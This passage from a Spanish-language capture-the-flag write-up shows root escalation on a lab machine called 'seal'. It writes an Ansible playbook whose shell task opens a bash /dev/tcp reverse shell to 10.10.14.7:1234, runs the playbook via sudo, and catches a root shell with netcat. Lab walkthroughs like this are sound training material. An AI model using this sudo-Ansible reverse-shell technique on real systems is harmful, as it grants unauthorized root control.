drwxr-xr-x 10 luis luis     4096 Jan 26 20:49 .
drwxr-xr-x  4 root root     4096 Jan 26 20:14 ..
drwxrwxr-x  3 luis luis     4096 May  7  2021 .ansible
lrwxrwxrwx  1 luis luis        9 May  5  2021 .bash_history
-rw-r--r--  1 luis luis      220 May  5  2021 .bash_logout
-rw-r--r--  1 luis luis     3797 May  5  2021 .bashrc
drwxr-xr-x  3 luis luis     4096 May  7  2021 .cache
drwxrwxr-x  3 luis luis     4096 May  5  2021 .config
drwxrwxr-x  7 luis luis     4096 Jan 26 17:07 .gitbucket
-rw-r--r--  1 luis luis 52497951 Jan 14  2021 gitbucket.war
drwxrwxr-x  3 luis luis     4096 May  5  2021 .java
drwxrwxr-x  3 luis luis     4096 May  5  2021 .local
-rw-r--r--  1 luis luis      807 May  5  2021 .profile
drwxr-xr-x  3 luis luis     4096 Jan 26 20:47 root_dir
```

En su interior podemos ver la flag del usuario root:

```
luis@seal:~$ cd root_dir/
luis@seal:~/root_dir$ ls -la
total 12
drwxr-xr-x  3 luis luis 4096 Jan 26 20:47 .
drwxr-xr-x 10 luis luis 4096 Jan 26 20:49 ..
drwxr-xr-x  6 luis luis 4096 Jan 26 20:47 root
luis@seal:~/root_dir$ cd root/
luis@seal:~/root_dir/root$ ls -la
total 36
drwxr-xr-x 6 luis luis 4096 Jan 26 20:47 .
drwxr-xr-x 3 luis luis 4096 Jan 26 20:47 ..
drwxr-xr-x 3 luis luis 4096 Jan 26 20:47 .ansible
lrwxrwxrwx 1 luis luis    9 Jan 26 20:47 .bash_history → /dev/null
-rwxrwxrwx 1 luis luis 3132 Jan 26 20:47 .bashrc
drwxr-xr-x 2 luis luis 4096 Jan 26 20:47 .cache
drwxr-xr-x 3 luis luis 4096 Jan 26 20:47 .local
-rwxrwxrwx 1 luis luis  161 Jan 26 20:47 .profile
-rwxrwxrwx 1 luis luis   33 Jan 26 20:47 root.txt
drwxr-xr-x 3 luis luis 4096 Jan 26 20:47 snap
```

Si queremos acceder a la maquina victima como el usuario root podemos consultar como ejecutar comandos con ansible playbook:

ansible playbook yaml execute commands

Cherry Servers
https://www.cherryservers.com › ... · Traducir esta página

How to Run Remote Commands with Ansible Shell Module

16 mar 2022 — In this guide, you're going to learn about the **Ansible** shell module, how it works and how you can use it to **execute commands** against managed nodes.

Nos muestra un ejemplo ejecutando con `shell:` "lsb-release -a":

Run a Single Command With Ansible Shell Module

Aside from running ad hoc commands, the Ansible shell module is also used in playbooks to spe
the tasks to be carried out on remote hosts.

Consider the playbook below.

```yaml
---
- name: Shell module example
  hosts: webservers
  tasks:

  - name: Check system information
    shell:
        "lsb_release -a"
    register: os_info

  - debug:
        msg: "{{os_info.stdout_lines}}"
```

Sustituimos ese comando por una reverse shell:

```yaml
- name: RCE
  hosts: localhost
  become: true
  tasks:
    - name: RCE
      shell: "bash -c 'sh -i >& /dev/tcp/10.10.14.7/1234 0>&1'"
```

Nos ponemos a la escucha con netcat y ejecutamos la reverse shell:

```
luis@seal:~$ sudo /usr/bin/ansible-playbook run.yml
[WARNING]: provided hosts list is empty, only localhost is available

PLAY [RCE] *********************************************************

TASK [Gathering Facts] *********************************************
ok: [localhost]

TASK [RCE] *********************************************************
```

Recibimos la conexion:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.250] 45498
# whoami
root
```